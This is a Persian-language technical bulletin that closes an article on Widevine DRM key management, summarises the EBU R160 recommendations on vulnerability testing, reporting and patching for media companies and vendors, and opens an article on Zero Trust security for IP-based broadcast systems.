ه) مدیریت کلید (Key Management) :

به مجموعه ای از عملیات و فرآیندهای مرتبط با مدیریت و کنترل کلیدهای رمزنگاری در یک سیستم امنیتی اشاره دارد. این فرآیندها و عملیات به تولید، توزیع، ذخیره، نگهداری، انقضا و بازیابی کلیدها برای امنیت اطلاعات و داده ها مرتبط با یک سیستم اعمال می‌شود. این



نمودار ۲- فرآیند امنیتی WideVine

مفهوم در حوزه های مختلف امنیت اطلاعات مورد استفاده قرار می گیرد، از جمله در رمزنگاری داده‌ها، مدیریت حقوق دیجیتال (DRM)، امنیت سیستم های کامپیوتری و شبکه ها.

۹. عناصر مهم مدیریت کلید:

۱- تولید کلید: این مرحله شامل تولید کلیدهای رمزنگاری قوی و تصادفی است. کلیدها باید بسیار پیچیده و غیرقابل پیش‌بینی باشند.

۲- ذخیره کلید: کلیدهای تولید شده باید در محیطی امن ذخیره شوند تا از دسترسی غیرمجاز جلوگیری شود.

۳- توزیع کلید: کلیدها باید برای کاربران یا دستگاه‌های مجاز توزیع شوند. این مرحله شامل انتقال کلیدها به مقاصد مختلف از جمله دستگاه‌های مختلف یا افرادی که مجاز به دسترسی به اطلاعات هستند، می‌شود.

۴- مدیریت چرخه حیات کلید: کلیدها دارای چرخه حیات هستند که شامل مواردی مانند تولید، توزیع، انقضا و بازیابی می شود. این فرآیندها باید با دقت مدیریت شوند تا از امنیت اطلاعات اطمینان حاصل شود.

۵- انقضا و بازیابی کلید: در صورت نیاز، کلیدها باید منقضی شوند یا از سیستم‌های دیگر بازیابی شوند تا از دسترسی غیرمجاز به اطلاعات جلوگیری شود.

۶- مدیریت احراز هویت: تشخیص و احراز هویت افراد یا دستگاه‌هایی که مجاز به مدیریت کلیدها هستند، بسیار مهم است.

۷- مدیریت سیاست ها: تعیین و اعمال سیاست‌های امنیتی برای مدیریت کلیدها از قبیل مدت زمان اعتبار کلیدها، تعداد دستگاه‌های مجاز، و سایر موارد.

مدیریت کلید اساسی‌ترین عنصر در حفاظت از اطلاعات حساس و رمزنگاری داده‌ها است و در سیستم‌های امنیتی مختلفی مانند امنیت شبکه‌ها، امنیت داده‌ها و امنیت اطلاعات مهم استفاده می‌شود.

۱۰.نتیجه‌گیری

نحوه عملکرد Widevine به این صورت است که بعد از تأیید دستگاه و کاربر توسط سرورهای Widevine، کلیدهای رمزنگاری مناسب به دستگاه داده می شوند. این کلیدها برای رمزگشایی و پخش محتوا با کیفیت بالا در دستگاه استفاده می شوند. توکن های امنیتی نقش مهمی در ایجاد ارتباط امن و مدیریت حقوق دسترسی به محتوا در Widevine ایفا می‌کنند. کلید و اهمیت امنیت اطلاعات در Widevine تضمین میکند که محتوا به صورت امن و محافظت شده از تقلب و کپی برداری غیرمجاز ارائه شود و این به ناشران و توزیع کنندگان محتوا اطمینان می دهد که حقوق دیجیتال آنها حفظ شده است.

■

منابع

1) “Widevine DRM Architecture Overview” 2017, www.widevine.com
2) “How HMAC Works”, 2023 , www.okta.com
3) “Digital Rights Management (DRM)”, 2023, www.fortinet.com
4) “Advanced Encryption Standard (AES)”, 2020, www.techtarget.com
5) “What Is an SSL/TLS Certificate?” https://aws.amazon.com
6) “What is Key Management? How does Key Management work?”, www.encryptionconsulting.com

تحویل‌گیری امن سامانه‌های نرم‌افزاری

تهیه و تنظیم: زهرا سادات مرتضوی، سید حسین علوی
(اداره کل تحقیقات و جهاد خودکفایی)

چکیده: امروزه با پیشرفت فناوری و استفاده گسترده از فناوری اطلاعات در چرخه تولید و پخش در بستر شبکه ناامن اینترنت، امنیت سامانه های نرم‌افزاری و تحویل‌گیری امن آن‌ها اهمیت حیاتی دارد. به علاوه اکثر تجهیزات و سامانه‌های مورد استفاده توسط شرکت‌های رسانه‌ای بوسیله شرکت‌های ثالث طراحی و پیاده‌سازی می شود و توانمندی این شرکت‌ها از نظر تامین امنیت سامانه‌ها متفاوت است. از طرفی شرکت‌های رسانه‌ای، توانمندی کافی از نظر بررسی امنیت سایبری این سامانه‌ها را ندارند و نیازمند دریافت گواهی نامه‌های امنیتی معتبر توسط فروشندگان سیستم‌های رسانه‌ای هستند. در این راستا، EBU به عنوان اتحادیه برودکسترهای اروپایی، توصیه نامه‌هایی جهت مقابله با تهدیدات سایبری به برودکسترهای عضو ارائه می‌کند. در این مقاله جدید ترین توصیه نامه تحویل گیری امن سامانه های نرم‌افزاری این اتحادیه را بررسی و مروری بر سند مدیریت آسیب پذیری‌ها مروری می‌شود که شامل توصیه‌هایی برای شرکت‌های رسانه‌ای و فروشندگان سیستم‌های رسانه‌ای است.

۱- مقدمه

توصیه نامه‌های فنی اتحادیه برودکسترهای اروپایی EBU، حاصل کار کارشناسانی از اعضای EBU، اعضای وابسته و اشخاص ثالث و متشکل از نهادهای استاندارد بین‌المللی، شرکای صنعتی، موسسات دانشگاهی و مشاوران مستقل است. این مستندات بر اساس نیاز روز برودکسترها و حیطه کاری مرتبط با این صنعت، برای استفاده برودکسترهای عضو اتحادیه اروپا و یا سایر علاقه مندان منتشر می‌شود. در این راستا و با توجه به اهمیت بازار تهدیدات سایبری، گروه امنیت سایبری رسانه Media Cybersecurity Group (EBU MCS) EBU در سپتامبر ۲۰۲۳ اقدام به انتشار سندی جدید با عنوان مدیریت آسیب پذیری برای شرکت‌های رسانه ای و فروشندگان سیستم‌های رسانه‌ای با شماره EBU-R160 نموده است. که در این مقاله به بیان جزئیات این سند پرداخته می‌شود.

EBU در این سند، ابتدا به تعریف مفاهیم مرتبط با امنیت می‌پردازد و در ادامه توصیه هایی به شرکت‌های رسانه‌ای و بعد به فروشندگان صنعت رسانه دارد.

۲- تعاریف

شرکت رسانه‌ای: سازمانی که در حال خرید یک محصول Media System است یا مالک محصولی است که ممکن است در فرایند تولید استفاده شود.

سیستم‌های رسانه‌ای: هر دستگاه سخت افزاری و نرم‌افزاری که روی یک سخت‌افزار یا در فضای ابری اجرا می‌شود.

محصول: یک سیستم رسانه‌ای که توسط فروشنده در اختیار شرکت رسانه‌ای قرار می‌گیرد.

فروشنده: فروشنده بالقوه (شامل پیمانکاران فرعی) که محصول، خدمات، سیستم یا نرم‌افزار را ارائه می‌دهد.

نهاد گزارشگر: نهاد گزارشگر نهادی است که آزمون‌های امنیتی را روی یک محصول انجام داده، آسیب‌پذیری را پیدا کرده و آسیب‌پذیری را به شرکت رسانه‌ای و یا فروشنده گزارش می دهد. به عنوان مثال، می‌تواند یک شرکت رسانه‌ای، EBU MCS، یک ارائه‌دهنده خدمات امنیتی، یا یک محقق امنیتی مستقل باشد.

شناسه CVE: شماره شناسایی آسیب‌پذیری‌ها (Common Vulnerabilities and Exposures identification number). شناسه عمومی که به طور منحصر به فرد آسیب‌پذیری را در یک محصول خاص شناسایی می کند.

CVSS: سیستم امتیازدهی آسیب‌پذیری (Common Vulnerability Scoring System). یک نماد و معیار برای ارزیابی شدت و تأثیر آسیب پذیری‌های امنیتی. امتیاز پایه CVSSیک مقدار واحد است که برای خلاصه کردن شدت آسیب پذیری استفاده می‌شود، در حالی که یک رشته بُرداری CVSS، یک نمایش متنی فشرده از مقادیر مورد استفاده برای استخراج امتیاز پایه CVSS است.

CNA: مرجع شماره گذاری CVE (CVE Numbering Authority). نهادی که مجاز به صدور شناسه‌های CVE برای آسیب‌پذیری‌هایی است که بر محصولاتی که در محدوده CNA قرار می‌گیرند، تأثیر می‌گذارد.

۳- توصیه‌ها

EBU توصیه‌هایی برای شرکت‌های رسانه‌ایی و فروشنده دارد که شامل موارد زیر هستند:

۱. شرکت‌های رسانه ای به طور فزاینده‌ای از اشخاص ثالث برای ارائه سیستم‌ها، نرم افزارها و خدمات خود استفاده می‌کنند.

۲. جریان‌های کاری و زیرساخت‌های تولید به سرعت در حال مهاجرت به فناوری‌های عمومی IT و اتصال به اینترنت عمومی هستند.

۳. تعداد حملات سایبری علیه سازمان‌ها، از جمله شرکت‌های رسانه‌ای، در سال‌های گذشته به شدت افزایش یافته است.

۴. مهاجمان از آسیب‌پذیری‌ها در سیستم‌های مبتنی بر IP، به‌عنوان مثال، برای معرفی بدافزار یا کنترل سیستم‌های سازمان‌ها استفاده می‌کنند،بر همین اساس توصیه‌هایی را نیز برای شرکت های رسانه‌ایی و فروشنده ارائه نموده است که به شرح زیر هستند:

۳-۱ توصیه‌های EBU به شرکت‌های رسانه‌ای

۱. اطمینان از بهبود مهارت‌های تست امنیتی تیم‌های فنی از طریق آموزش منظم.

۲. معرفی یک نفر به عنوان رابط پشتیبان امنیتی تا در صورت کشف آسیب‌پذیری، موارد گزارش شود و یک سیاست افشای آسیب‌پذیری مسئولانه مانند موارد توصیه شده در EBU R161 [۱] اجرا شود.

۳. اشتراک هر گونه یافته مرتبط با امنیت با اعضای EBU تا مدیریت آسیب پذیری موثر در صنعت رسانه ایجاد شود.

۳-۱-۱ لازم است قبل از خرید و استقرار یک سیستم رسانه:

۴. فروشنده رسانه و امنیت محصول آنها ارزیابی شود.

۵. محصول بر اساس بهترین شیوه‌های امنیتی و پیروی از دستورالعمل های امنیتی و توصیه های مقاوم سازی در مستندات محصول تنظیم شود.

۶. امنیت محصول تست شده و اظهارات امنیتی ارائه شده توسط فروشنده بررسی و تأیید شود که تست‌های امنیتی پایه می‌تواند شامل (اما نه محدود به) موارد زیر باشد:

- اسکن آسیب‌پذیری عمومی
- اسکن پورت های شبکه
- بررسی‌های امنیتی رمز عبور
- بررسی پروتکل رمزنگاری
- بررسی رابط مدیریت ایزوله شده
- بررسی اسناد برای تکنیک‌های مقاوم‌سازی دستگاه.

۷ . با توجه به در دسترس بودن منابع، تست‌های امنیتی پیشرفته بر روی محصول انجام داده می‌شود و تست‌های امنیتی پیشرفته می‌تواند شامل (اما نه محدود به) موارد زیر باشد:

- تست‌های نفوذ برنامه‌های کاربردی وب
- تحلیل کد یا تصویر میان‌افزار(Firmware image)
- تجزیه و تحلیل ترافیک شبکه غیرفعال و فعال

۸. اطلاع به فروشنده در صورت شناسایی آسیب‌پذیری‌ها و همکاری برای رفع مشکل با فروشنده. پیگیری روش مدیریت آسیب پذیری شرح داده شده در بخش ۴.

۹. تا زمانی که یک راه حل موثر برای مشکلات شناسایی شده ارائه نشده است، محصول مستقر نشود.

برای دستورالعمل‌های دقیق‌تر در مورد نحوه انجام تست‌های امنیتی اولیه و پیشرفته، شرکت‌های رسانه‌ای می‌توانند دستورالعمل‌های امنیتی و تست EBU را بررسی کنند. اعضای EBU همچنین می توانند از کلاس‌های کارشناسی ارشد امنیت سایبری آکادمی EBU برای مهندسان و تکنسین ها بهره مند شوند تا مهارت‌های تست امنیتی را در تیم‌های فنی بیشتر بهبود دهند.

۳-۱-۲ پس از استقرار یک سیستم رسانه‌ایی لازم است:

۱. به منظور شناسایی آسیب پذیری‌های امنیتی جدید در مؤلفه‌های محصول و سیستم‌ها و سرویس‌های پشتیبان، اسکن آسیب‌پذیری عمومی مستمر برای محصول مستقر شده در طول عمر آن انجام شود.

۲. نظارت مستمر و به‌روزرسانی‌های محصول جدید اعلام شده و پیگیری دستورالعمل‌های ارائه‌شده توسط فروشنده تا حصول اطمینان از این که ارتقاهای امنیتی و عملکردی به موقع در محصول اعمال می‌شوند.

۳. تکرار مجموعه‌ای از اسکن‌های امنیتی اولیه و پیشرفته قبل از استقرار مجدد یک محصول تازه ارتقا یافته.

۴. پیگیری روش مدیریت آسیب‌پذیری شرح داده شده در بخش ۴.

۵. تا زمانی که یک راه حل موثر برای آسیب پذیری‌های شناسایی شده ارائه نشده است، محصول دوباره مستقر نشود.

۳-۲ توصیه‌های EBU به شرکت‌های فروشنده

۳-۲-۱ قبل از انتشار یک محصول جدید یا یک نسخه جدید از محصول لازم است:

۱. تست‌های استاندارد کیفیت و تضمین (QA) انجام شود.

۲. انجام تست‌های امنیتی بر روی محصول؛ تست‌های امنیتی (و فاقد این سیستم) شامل موارد زیر می‌باشد:

- اسکن آسیب پذیری عمومی
- هر گونه تست بر اساس چارچوب مرجع مربوطه؛ به عنوان مثال، اگر محصول دارای یک برنامه وب به عنوان بخشی از رابط مدیریت باشد، فروشنده باید حداقل مطمئن شود که محصول در برابر همه آسیب‌پذیری‌های ۱۰ مورد اول فهرست OWASP مصون است.

۳. دستورالعمل‌های دقیقی برای شرکت‌های رسانه‌ای در مورد نحوه پیکربندی صحیح پارامترهای امنیتی محصول ارائه شود.

۴. اطلاعات دقیق در مورد نحوه تماس با کارمند مربوطه برای اهداف افشای آسیب پذیری منتشر شود.

۳-۲-۲ پس از انتشار یک محصول جدید یا یک نسخه جدید از محصوللازم است:

۱. به‌روزرسانی‌های امنیتی مربوط به تمام اجزای محصول، از جمله سیستم عامل و نرم‌افزار شخص ثالث به طور فعال نظارت و اعمال شود.

۲. انجام اسکن آسیب پذیری عمومی به طور مداوم در برابر جدیدترین نسخه محصول به منظور شناسایی آسیب پذیری‌های امنیتی جدید در اجزای محصول، سیستم‌های پشتیبانی و خدمات و اعمال تست‌های استاندارد کیفیت و تضمین.

۳. با هشدار دادن به کاربران محصول، ارتقاء های امنیتی که آسیب‌پذیری‌های امنیتی شناسایی شده را بدون هیچ هزینه اضافی برای کاربران در طول چرخه عمر محصول، اصلاح می کند منتشر شود و بدون تأخیر نسبت به رفع آسیب پذیری‌های امنیتی شناسایی شده جدید اقدام شود.

۳-۲-۳. پس از دریافت گزارشی مبنی بر شناسایی آسیب‌پذیری در محصول لازم است:

۱. رویه مدیریت آسیب‌پذیری شرح داده شده در بخش ۴ دنبال شود.

۴- رویه مدیریت آسیب‌پذیری برای شرکت‌های رسانه‌ای و فروشندگان سیستم های رسانه‌ای

پس از شناسایی آسیب‌پذیری در یک محصول، چه از طریق تست مستقل یا پس از دریافت گزارش آسیب‌پذیری از یک نهاد گزارش دهنده، به شرکت‌های رسانه‌ای و فروشنده توصیه می‌شود که رویه مدیریت آسیب‌پذیری زیر را دنبال کنند:

۴-۱ شناسایی حوزه مسئولیت

قبل از تماس با فروشنده یا EBU MCS، شرکت رسانه‌ای باید بررسی کند که آیا آسیب‌پذیری شناسایی شده می‌تواند با اعمال تغییرات پیکربندی استاندارد در محصول مربوطه با موفقیت برطرف شود. تغییرات پیکربندی استاندارد، تغییراتی هستند که فروشنده قبل از ارسال محصول شناسایی کرده است و دستورالعمل های دقیقی را برای آن در اسناد محصول ثبت کرده است (مانند تنظیم مجدد رمزهای عبور پیش‌فرض، ارتقاء به پروتکل های انتقال ایمن، غیرفعال کردن خدمات غیرضروری و غیره). اگر واقعاً بتوان آسیب‌پذیری را با اعمال تغییرات پیکربندی استاندارد برطرف کرد، شرکت رسانه‌ای باید دستورالعمل های ارائه شده در مستندات محصول را دنبال کند.

۴-۲ تشخیص شدت و تاثیر

اگر آسیب‌پذیری با پیکربندی مجدد پارامترهای امنیتی مطابق دستورالعمل‌های مستندات محصول قابل حل نباشد، شرکت رسانه‌ای باید شدت و تأثیر آسیب‌پذیری را ارزیابی کند. شدت آسیب پذیری باید با محاسبه امتیاز پایه CVSS و رشته برداری CVSS ارزیابی شود. برای انجام این کار، شرکت رسانه‌ای می‌تواند از محاسبه گر موجود در Common Vulnerability Scoring System SIG استفاده کند. پس از به دست آوردن امتیاز پایه CVSS و رشته برداری CVSS برای آسیب پذیری، شرکت رسانه باید آسیب پذیری را به یک گروه به شرح زیر اختصاص دهد:

- آسیب‌پذیری‌های بحرانی: هر آسیب‌پذیری با امتیاز پایه CVSS 9.0 یا بیشتر
- آسیب‌پذیری‌های با شدت بالا: هر گونه آسیب‌پذیری با امتیاز پایه CVSS در محدوده [۷,۰، ۸,۹]
- آسیب‌پذیری‌های با شدت متوسط: هر آسیب‌پذیری با امتیاز پایه CVSS در محدوده [۴,۰، ۶,۹]
- آسیب پذیری‌های کم شدت: هر گونه آسیب‌پذیری با امتیاز پایه CVSS در محدوده [۰,۱، ۳,۹]

۴-۳ گزارش آسیب پذیری

هنگامی‌که شدت و تأثیر آسیب پذیری ارزیابی شد، شرکت رسانه باید آسیب پذیری را به فروشنده گزارش دهد:

- شرح آسیب پذیری با جزئیات کافی برای تکرار آن.
- امتیاز پایه CVSS و رشته برداری CVSS محاسبه شده.

اگر آسیب پذیری دارای شدت یا تأثیر بحرانی باشد، یا اگر شرکت رسانه‌ای مشکوک باشد که آسیب‌پذیری می‌تواند تأثیر منفی بر سایر شرکت‌های رسانه‌ای بگذارد، شرکت رسانه‌ای ممکن است به گروه EBU MCS اطلاع دهد.

اعلان به EBU MCS باید شامل جزئیات زیر باشد:

- فروشنده، مدل دستگاه و نسخه میان‌افزار تحت تأثیر آسیب پذیری بالقوه.
- شرح نوع آسیب پذیری.
- امتیاز پایه CVSS و رشته برداری CVSS محاسبه شده.

۴-۴ فرآیند اصلاح توسط فروشندگان سیستم رسانه ای

پس از دریافت گزارشی مبنی بر شناسایی آسیب‌پذیری در محصول خود، فروشنده باید ظرف ۸ روز با اطلاعات زیر به نهاد گزارش‌دهنده و شرکت رسانه‌ای پاسخ دهد:

۱. تصدیق این که گزارش آسیب پذیری دریافت شده است.

۲. پیشنهاد راهبردهای کاهش موقت که از بهره برداری از آسیب پذیری جلوگیری می‌کند.

۳. تخمین زمانی که یک وصله دائمی که آسیب پذیری را به طور کامل برطرف می‌کند در دسترس خواهد بود.

۴. اثبات اینکه یک شناسه CVE به یک CNA مناسب درخواست شده است. اثبات می‌تواند یکی از اشکال زیر باشد:

آ. شناسه CVE در حالت رزرو شده است.

ب. در مورد درخواست‌های CVE که هنوز رزرو CVE ID دریافت نکرده اند، یک ایمیل تأیید با شماره مرجع که توسط CNA تحویل داده شده است. فروشنده باید به محض در دسترس شدن، به‌روزرسانی حاوی شناسه CVE رزرو شده ارائه کند.

در صورت وجود آسیب‌پذیری‌های بحرانی، فروشنده باید اطلاعات ذکر شده را برای سایر شرکت‌های رسانه‌ای و EBU MCS ارسال کند.

فروشنده باید فوراً شروع به ایجاد وصله ای کند که آسیب پذیری را برای همیشه برطرف کند و استراتژی کاهش را بر این اساس به روز کند.

در صورت وجود آسیب‌پذیری‌های بحرانی، فروشنده باید تمام شرکت‌های رسانه‌ای و EBU MCS را به‌طور منظم در مورد وضعیت پیشرفت‌های وصله‌های فعلی به‌روزرسانی کند. انتظار می‌رود فروشنده ظرف ۳ ماه پس از دریافت گزارش اولیه آسیب‌پذیری، یک وصله مؤثر ایجاد کند و در صورت نیاز به دنبال پشتیبانی از شرکت‌های رسانه‌ای و EBU MCS باشد.

هنگامی‌که یک وصله دائمی نهایی شد، فروشنده باید به همه شرکت‌های رسانه ای اطلاع دهد. این اعلان باید بیان کند که چه آسیب‌پذیری در حال رفع است و به وضوح بیان کند که چقدر برای شرکت‌های رسانه‌ای برای اعمال وصله جدید از نظر زمانی حیاتی است. در صورتی که وصله یک آسیب پذیری بحرانی را برطرف کند، فروشنده باید EBU MCS را نیز مطلع کند.

در نهایت، فروشنده باید با CNA مسئول برای عمومی کردن شناسه CVE رزرو شده قبلی کار کند. پس از تکمیل این فرآیند، فروشنده باید به تمام شرکت‌های رسانه‌ای و در صورت وجود آسیب پذیری‌های حیاتی، EBU MCS را مطلع کند.

اگر فروشنده روند و جدول زمانی ارائه شده در بالا را دنبال نکند، نهاد گزارشگر و شرکت رسانه‌ای باید با EBU MCS با شیوه‌های زیر ارتباط برقرار نمایند:

- تماس با فروشنده.
- محصول را به لیست داخلی محصولات آسیب پذیر اضافه کنند.
- همراه با شرکت رسانه و نهاد گزارشگر، یک CNA مناسب در فرآیند رزرو و انتشار شناسه CVE مشارکت دهند.
- به همه اعضای EBU اطلاع دهند.
- به اتحادیه‌های برودکستر دیگر اطلاع دهند یا موضوع را به اطلاع عموم برسانند («عمومی»).

اگر یک آسیب‌پذیری به طور فعال مورد سوء استفاده قرار می‌گیرد، فروشنده باید بدون تأخیر به مشتریان خود اطلاع دهد. این ارتباط باید شامل راهبردهای کاهش فوری باشد. در چنین شرایطی، EBU به جدول زمانی فوق پایبند نخواهد بود و خود هر طور که صلاح می‌داند برای اطلاع اعضای خود از خطرات احتمالی عمل می‌کند.

۵- جمع بندی

در این مقاله، جزئیات سند EBU-R160 بررسی شده است وEBU در این سند توصیه‌هایی به شرکت‌های رسانه‌ای و فروشندگان صنعت رسانه در خصوص نحوه مواجهه با آسیب پذیری‌ها ارائه نموده است، اما EBU در راستای کمک به بهبود وضع امنیتی برودکسترهای عضو اتحادیه اروپا، اسناد دیگری هم منتشر کرده است، یکی سند EBU-R160S1 با عنوان «مدیریت آسیب پذیری برای شرکت‌های رسانه ای و فروشندگان سیستم های رسانه‌ای - پیوست ۱: دستورالعمل‌های تست امنیت» که در آن در خصوص اسکن آسیب پذیری نرم‌افزار در مقابل تست نفوذ، شامل دستورالعمل های عمومی، نحوه اسکن آسیب پذیری، اسکن برنامه‌های وب، امنیت رمز عبور، تجزیه و تحلیل میان‌افزار، تجزیه و تحلیل ترافیک شبکه، اینترفیس‌های مدیریتی (جداسازی اینترفیس های شبکه)، رمزنگاری / رمزگذاری بحث شده است. سند دیگر EBU-161 با عنوان «برنامه افشای مسئولانه آسیب‌پذیری برای شرکت‌های رسانه‌ای» است که در آن چک لیستی برای برنامه افشای مسئولانه آسیب‌پذیری‌ها ارائه شده است. با توجه به تهدیدات سایبری که متوجه سازمان صدا و سیما به عنوان یک سازمان رسانه‌ای است و با استفاده از این تجارب، تدوین و بومی‌سازی چنین اسنادی برای بهبود امنیت سایبری تحویل‌گیری سامانه‌ها به سازمان پیشنهاد می‌شود.

■

منابع

1. R161: RESPONSIBLE VULNERABILITY DISCLOSURE PROGRAMME FOR MEDIA COMPANIES
2. R160: VULNERABILITY MANAGEMENT FOR MEDIA COMPANIES AND MEDIA SYSTEM VENDORS
3. R160s1: VULNERABILITY MANAGEMENT FOR MEDIA COMPANIES AND MEDIA SYSTEM VENDORS(Supplement 1: Security Testing Guidelines)

امنیت در سامانه‌های محتوا محور مبتنی بر IP

تهیه و تنظیم: حسین اُمید (اداره کل فنی صداوتصویر)
زهرا سادات مرتضوی (اداره کل تحقیقات و جهاد خودکفایی)

چکیده: محتوای رسانه‌ای در زمینه پخش همگانی (broadcast) و streaming بسیار ارزشمند است. این امر به ویژه برای برنامه‌های تلویزیونی که برای اولین بار در یک شبکه پخش می‌شوند و فیلم‌هایی که تازه منتشر شده‌اند، صدق می‌کند. در واقع، محتوا و فراداده‌های مرتبط با آن مالکیت معنوی (Intellectual Property) (IP) هستند، که برای بسیاری از سازمان‌های برودکستر ارزش‌آفرینی می‌کنند. در گذشته، مواردی وجود داشته است که محتوای رسانه‌ای بدون مجوز به سرقت رفته و به صورت عمومی منتشر شده است، و یا محتوا از طریق حملات باج‌افزار قفل شده و مانع دسترسی کاربران به آن شده است. در موارد متعددی لینک‌های ارتباطی نا امن، باعث شده تا رمزهای عبور به دست افراد غیرمجاز بیفتند و در کانال‌های کنترلی که مسئول انتقال و پخش محتوای رسانه‌ای هستند، اختلال ایجاد شود. بنابراین امنیت باید به عنوان یک رویکرد یکپارچه در تمام جنبه‌های سیستم گنجانده شود. اگرچه نادیده گرفتن این گام ساده در طول مراحل طراحی و پیاده‌سازی باعث صرفه‌جویی در زمان و هزینه می‌شود، اما می‌تواند پیامدهای جدی به همراه داشته باشد.

این مقاله شامل دو بخش است. بخش اول [۱] مروری بر ملاحظات مهم و ابزارهای موجود برای ایجاد دسترسی ایمن براساس مدل Zero Trust بوده و راهنمای «عملی» برای پیاده‌سازی روش‌های امنیتی نیست. مدل ZeroTrust شامل دسترسی و ارتباطات داخل و خارج از سیستم امن است. طراحان، توسعه دهندگان و یکپارچه‌سازان سیستم به ویژه مدیران، باید از پیامدهای عدم اجرای امنیت آگاه باشند. از آنجا که هر ارتباطی باید محافظت شود، سیستم‌های برودکست، دیگر نمی‌توانند به عنوان سیستم‌های بسته قابل اعتماد در نظر گرفته شوند.

بخش دوم [۲] بررسی عملیاتی و تجربی سامانه‌های برودکست مبتنی بر IP و بر بستر و زیرساخت IP است.

مقدمه

تا اواخر دهه ۱۹۹۰، تجهیزات برودکست به عنوان دستگاه‌های خاص تلقی می‌شدند، که از طریق واسطهای صدا، تصویر و کابل‌های کنترل سریالی به سایر تجهیزات متصل می‌شدند و فاقد سیستم عامل‌های (Operating Systems) (OS) قابل دسترس کاربر بودند. نگرانی اصلی امنیتی، دور نگه داشتن افراد غیرمجاز از مکان‌هایی بود که در آن‌جا گردش‌کار محتوا، انجام و یا تجهیزات فنی نگهداری می‌شد. زمانی که برودکسترها فقط از شبکه‌های مبتنی بر SDI استفاده

می‌کردند، به راحتی می‌توانستند بفهمند که آیا کسی قصد نفوذ به شبکه آن‌ها را دارد یا خیر.

از اواخر دهه۱۹۹۰ به بعد، با گسترش روزافزون تجهیزات سخت‌افزاری، نرم افزاری و میان‌افزارها در تجهیزات و زنجیره کاری برودکست، اعم از تولید، پس تولید، تامین، پخش و آرشیو محتوای رسانه‌ای، استفاده و بکارگیری سیستم‌عامل‌های استاندارد مانند ویندوز و لینوکس گسترش یافت و پورت‌های اترنت برای اتصال و ارتباط بین تجهیزات مختلف رایج شدند. این زیرساخت از طریق سوئیچ‌های اترنت در شبکه‌های محلی (Local Area Networks) (LANها) ایجاد شد. با گسترش این سیستم‌ها، و با استفاده از مسیریاب‌ها و فایروال‌ها، اتصالات، روی شبکه‌های گسترده (Wide Area Networks) (WANها) نیز برقرار شد. از آن‌جا که شبکه‌های حیاتی (زیرساخت‌های با درجه حساسیت بالا) به عنوان سیستم‌های بسته (ایزوله) در نظر گرفته می‌شوند، فایروال‌هایی که به خوبی پیکره‌بندی شده و نگهداری می‌شوند، وظیفه مهمی را انجام می‌دهند که ترافیک ناخواسته را از این شبکه‌ها دور نگه می‌دارند. با گسترش استفاده از شبکه‌های مبتنی‌بر IP برای توزیع سیگنال، کنترل و نظارت، باید بیش از پیش موضوع امنیت مورد توجه باشد. زیرا یک هکر احتمالی ممکن است از هر نقطه ممکن و یا حتی غیرمحتمل قصد نفوذ کند.

در ابتدا بدافزارها با شروع نصب برنامه‌های مبتنی بر ویندوز و اعمال patchهای مورد نیاز، مسیری برای ورود به شبکه پیدا کردند. از آن‌جا که شبکه معمولا توسط فایروال‌ها ایمن می‌شود، و فروشندگان یا مهندسان پشتیبان از فلش درایو برای انجام patching برنامه‌ها و سیستم‌عامل استفاده می‌کنند، در نتیجه استفاده از نرم‌افزارهای ضد بدافزار و استفاده بیش‌تر از patchingهای سیستم عامل ضروری شد و از آن‌جا که این شبکه‌ها قبلا بسته بودند، باید درگاه‌ها و مسیرهای فایروال بیشتری باز می‌شدند، تا تجهیزات و سیستم‌های شبکه را در معرض دید قرار می‌دادند.

بطورکلی دو نوع محیط برودکست وجود دارد. اول، محیطی که در آن شبکه‌های کلاسیک مستقل جای خود را به شبکه‌هایی می‌دهند که لایه‌های امنیتی به تدریج به آن اضافه می‌شوند. و محیط دوم از ابتدا با امنیت به عنوان عامل اصلی در طول فرآیند تولید، ساخته شده است. مدل‌های انتقالی دارای محصولات و طرح‌های قدیمی هستند که استانداردهای امنیتی مدرن را رعایت نمی‌کنند و این امر حفاظت از آن‌ها را چالش‌برانگیزتر می‌کند.

یک راهکار ایده‌آل برای امنیت شبکه، در نظر گرفتن جنبه‌های روانی افرادی است که با سیستم‌ها در تعامل هستند. این امر به معنای آگاهی از نیازها و مشکلات روانی کاربران و نیز ایجاد راهکارهایی برای حفظ امنیت با درنظر گرفتن این نیازها، می‌باشد. ما باید مطمئن شویم که گذرواژه‌ها ایمن هستند و هیچ‌کس نمی‌تواند به اطلاعات سیستم ما دسترسی پیدا کند، اما اجرای مقررات سختگیرانه که کاربران را ملزم می‌کند گذرواژه خود را به طور منظم تغییر دهند، درعمل منجر به کاهش ضریب امنیت می‌شود. کاربران معمولا رمزهای عبور ساده‌ای را برای خود انتخاب می‌کنند، بنابراین مجاب کردن کاربران برای به خاطر سپردن رمزهای عبور پیچیده باعث آزار آن‌ها و به خطر افتادن امنیت می‌شود.

برای ایجاد زیرساخت‌های ایمن به منظور حفاظت از محتوای رسانه‌ای که یک برودکستر یا سازمان محتوامحور مالک آن است؛ باید بدانیم که چرا برقراری امنیت مهم است و چه مشکلی را باید حل کنیم. علاوه بر این، می‌توانیم از اهداف و انگیزه‌های یک هکر مطلع شویم و به ذهن یک هکر نفوذ کنیم، این کار باعث می‌شود که بتوانیم قدرت پیش‌بینی نقاط ضعف و دسترسی ناخواسته را بهبود بخشیم.

ممکن است با فناوری‌هایی مانند VPN، IPSecها و احراز هویت 2FA آشنا باشیم، اما لازم است معایب و کاستی‌های این فناوری ها را درک کنیم تا امنیت قابل اعتمادی را در زیرساخت‌های برودکست لحاظ کنیم. از آن‌جا که امنیت یک VPN وابسته به محل ذخیره سازی کلیدِ خصوصی آن است، باید در مورد حفظ رویه‌های امنیتی خود هوشیارتر باشیم. این امر نگرانی‌هایی را در مورد رویه عملیاتی ایجاد می‌کند، مانند این‌که چه کسی کلیدهای خصوصی را در اختیار دارد و چه کسی صلاحیت تغییر رمزهای عبور اصلی را دارد؟ گذرواژه‌های اصلی و کلیدهای خصوصی باید به‌گونه‌ای ذخیره و به‌روزرسانی شوند که با رویه‌های مجوزی که یک کسب و کار برای روال عادی کاری و دسترسی‌های مربوطه تدوین کرده است، سازگار باشد.

